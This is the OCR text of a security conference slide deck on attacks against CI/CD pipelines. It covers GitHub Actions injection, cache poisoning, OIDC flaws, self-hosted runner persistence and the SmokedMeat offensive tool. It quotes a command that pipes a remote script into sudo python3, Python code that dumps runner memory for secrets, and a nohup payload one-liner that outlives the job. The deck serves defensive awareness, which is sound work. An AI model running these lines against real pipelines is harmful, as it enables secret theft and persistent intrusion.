


Living Off The Pipeline :

Recherche défensive, usage offensif


boost security.io

François Proulx · CTO

When I found the smoking gun…




The escalation curve



Threat Actors using those TTPs such as “TeamPCP”

SLSA 101: Supply Chain Levels for Software Artifacts





SOURCE THREATS

A Submit unauthorized change

B Compromise source repo

C Build from modified source

DEPENDENCY THREATS

D Use compromised dependency

^ Build

BUILD THREATS

E Compromise build process

F Upload modified package

G Compromise package registry

H Use compromised package

https://slsa.dev

Build Pipeline Vulnerability Classes

- “Pwn Request”
  - RCE triggered by untrusted PR code

“Living Off the Pipeline” (LOTP) tools

- Template Injection (`${{...}}`)
  - Command or Script injection via user controlled inputs

PR title, body, comments, branch names, etc.

- 🤖 Bot-Mediated Confused Deputy
  - Abuse bots (ex. `dependabot[bot]`) to bypass flawed authorization logic

if: github.actor = ‘dependabot[bot]’

- Non-Ephemeral Self-Hosted

RCE As A Service

  - Persistence & lateral movement on reused hosts


Threat Models: OSS vs Enterprise ATO

- **Open Source Software (OSS)**
  - External anonymous attacker
  - Submits malicious fork/PR to trigger "Pwn Request"
  - Target: Extract secrets, run arbitrary miner or compromise package with infostealer
- **Enterprise Account Takeover (ATO)**
  - Infostealer/Phishing → Stolen Developer Credentials
    - Or Second Order compromise of an OSS public repo the Enterprise maintains
  - Attacker has write access to feature branches (can’t bypass branch protection)
  - Target: Pivot laterally inside the infra, compromise cloud / internal resources

Introducing **SmokedMeat**:
like Metasploit, but for CI/CD


SmokedMeat

Like Metasploit, but for CI/CD



Whooli CTF Kill Chain

From public GitHub foothold to cloud and self-hosted runner trust reuse



labs.boostsecurity.io/u/smokedmeat-demo

Let’s do it live!

Act 1: Exploitation

- **Context is King:**
  - Payloads differ for:
    - Bash vs Javascript contexts influence the payload
    - PR titles, comment and git branch names may have different character limitations
- **The Vulnerability:**
  - In this case, a classic Bash injection via a GitHub Issue comment body
  - https://github.com/whooli/xyz/blob/main/.github/workflows/whooli-analyzer.yml#L32
- **The Detection rule:**
  - poutine's injection.rego rule
  - https://github.com/boostsecurityio/poutine/blob/main/opa/rego/rules/injection.rego#L19
- **The Weaponization:**
  - SmokedMeat's rye module auto-crafts optimized Bash/JS payloads based on constraints.
    - https://github.com/boostsecurityio/smokedmeat/blob/main/internal/rye/rye.go#L49
  - SmokedMeat, obviously, also support “pwn requests” via its LOTP catalog
    - https://github.com/boostsecurityio/smokedmeat/blob/main/internal/lotp/lotp.go#L33

Act 1: Post-Exploitation

- **The Goal:**
  - Cross-platform execution, beaconing, and command & control.
- **Real-World Example (from the tj-actions/changed-files hack) basic memory dumping:**
  - `B64_BLOB=$(curl -sSf https://gist.githubusercontent.com/.../raw/memdump.py | sudo python3)`

```
secrets = {}
ptn = rb'"[^"]+":\{"value":"[^"]*","isSecret":true\}'

with open(f"/proc/{pid}/maps", 'r') as map_f, open(f"/proc/{pid}/mem", 'rb', 0) as mem_f:
    for line in map_f:
        m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) r', line)
        if m and (start := int(m[1], 16)) <= sys.maxsize:
            try:
                mem_f.seek(start)
                chunk = mem_f.read(int(m[2], 16) - start).replace(b'\0', b'')
                secrets.update(dict.fromkeys(re.findall(ptn, chunk)))
            except OSError:
                pass
```

- **The Weaponization:**
  - SmokedMeat's gump module (cross-platform highly optimized **/proc** memory extraction in Go).
  - https://github.com/boostsecurityio/smokedmeat/tree/main/internal/gump


Act 2: Pivoting & Cache Poisoning

- **The Blueprint:** Adnan Khan's research and **cacheract** tool (https://github.com/AdnaneKhan/cacheract)
  - Compromised Angular's dev infrastructure ($31,337 Google Bug Bounty)
    - https://adnanthekhan.com/posts/angular-compromise-through-dev-infra/
- **The Weaponization:** The May 11th 2026 TanStack Worm - **"mini Shai Hulud"**
  - Zero-interaction compromise via a **pull_request_target** workflow
  - Attacker poisoned the post-checkout hook to via the pnpm cache restoration on main branch
- **The Blast Radius:**
  - Victim release.yml restored cache and published 47+ poisoned npm packages (tanstack, uipath)
  - The malicious packages shipped with valid SLSA provenance attestations!



Act 3: The OIDC Illusion

- **The Best Practice:**
  - OpenID Connect (OIDC) to eliminate long-lived cloud credentials.
- **The Reality:**
  - RCE + Dwell Time = Game Over.
- **Further Research:**
  - Aviad Hahami's DEFCON talk on Actions/Cloud trust misconfigurations.
  - https://www.youtube.com/watch?v=asd33hSRJKU




Act 3: The OIDC Illusion

- **Bonus Coordinated Disclosure Story time**
  - **April 23rd 2026 <u>20:59 UTC</u>**
    - Notification about upcoming OIDC changes
    - “sub” claim will now contain org + repo IDs

```
# Before
repo:octocat/my-repo:ref:refs/heads/main

# After
repo:octocat-123456/my-repo-456789:ref:refs/heads/main
```



  - **April 23rd 2026 <u>22:13 UTC</u>** 💡😱 **a vuln inside a vuln mitigation**
  - **April 24th 2026 <u>14:02 UTC</u>** Submit disclosure to HackerOne program
  - **April 24th 2026 ~<u>15:00 UTC</u>** “Mitigation” is removed from production
  - **May 28th 2026** Improved mitigation is push to production
    - Uses “@” delimiter, instead of “-”

https://labs.boostsecurity.io/articles/sleeper-squats-github-oidc-immutable-subject-claim/

Act 4: Self-Hosted Runners


- **Why Self-Hosted Runners are soft targets:** VM reuse, lack of sandboxing, persistent filesystems.
- **The Vulnerability:** RCE-AS-A-Service past the scope of the original pipeline job
- **The Trick:**
  - You don't even need a vulnerable workflow, just push your sidedoor: "it's a feature"
  - Unset **RUNNER_TRACKING_ID** env var so that continue executing after the job ends

    ```
    RUNNER_TRACKING_ID="" nohup ./payload.sh &
    ```
  - The challenge is that you need to observe new jobs, hook them dynamically to dump the secrets
  - Depending on the identity you used to push the sidedoor, you might be able to just kindly ask for all secrets from the Default Vault, but for Environment / Protected Secrets you will have to wait for them be pushed to the runner you now own.
- **Further Research:**
  - Adnan Khan and John Stavinski's DEFCON talk
    "Grand Theft Actions Abusing Self Hosted GitHub Runners"
    https://www.youtube.com/watch?v=5P7KatZBr_I

Defensible by Design

- **Don’t think Private Repos shield you from this threat**
  - The threat model simply shifts down internally.
  - An intern filing a bug can trigger RCE-As-A-Service and bypass branch rules.
- **Insider Threats Are Now Automated**
  - The Shai-Hulud 2.0 worm abused permissions to pivot and steal secrets.
  - Give SmokedMeat a low-privilege token and watch the blast radius.
- **CI/CD is Production, Not "Glue Code"**
  - Enforce least privilege and hardware MFA for all developers.
  - Deploy canary-style tripwires to catch live exploits.
  - **“Threat Model your YAML”**

    Think of a workflow job as a micro-service in your VPC
- **Foster Community Threat Intel**
  - Share insights in back channels, just as Threat Actors do.
  - Assume they are reading the latest vulnerability research.



Call to Action

- **Check out our website**
  - boostsecurity.io **Enterprise DevSecOps Platform, all designed and proudly built in**
  - labs.boostsecurity.io **Security Research Articles and Open Source Tools**
- **Try our tools**
  - poutine: github.com/boostsecurityio/poutine
  - **smokemeat**: github.com/boostsecurityio/smokedmeat
  - bagel: github.com/boostsecurityio/bagel
  - Whooli CTF: github.com/whooli
  - Living Off the Pipeline: boostsecurityio.github.io/lotp



- **Watch TROOPERS26 version of this talk (60 minutes)**
- **Now it's your turn to do the awareness (3 minute quick demo)**
  - **labs.boostsecurity.io/u/smokedmeat-demo**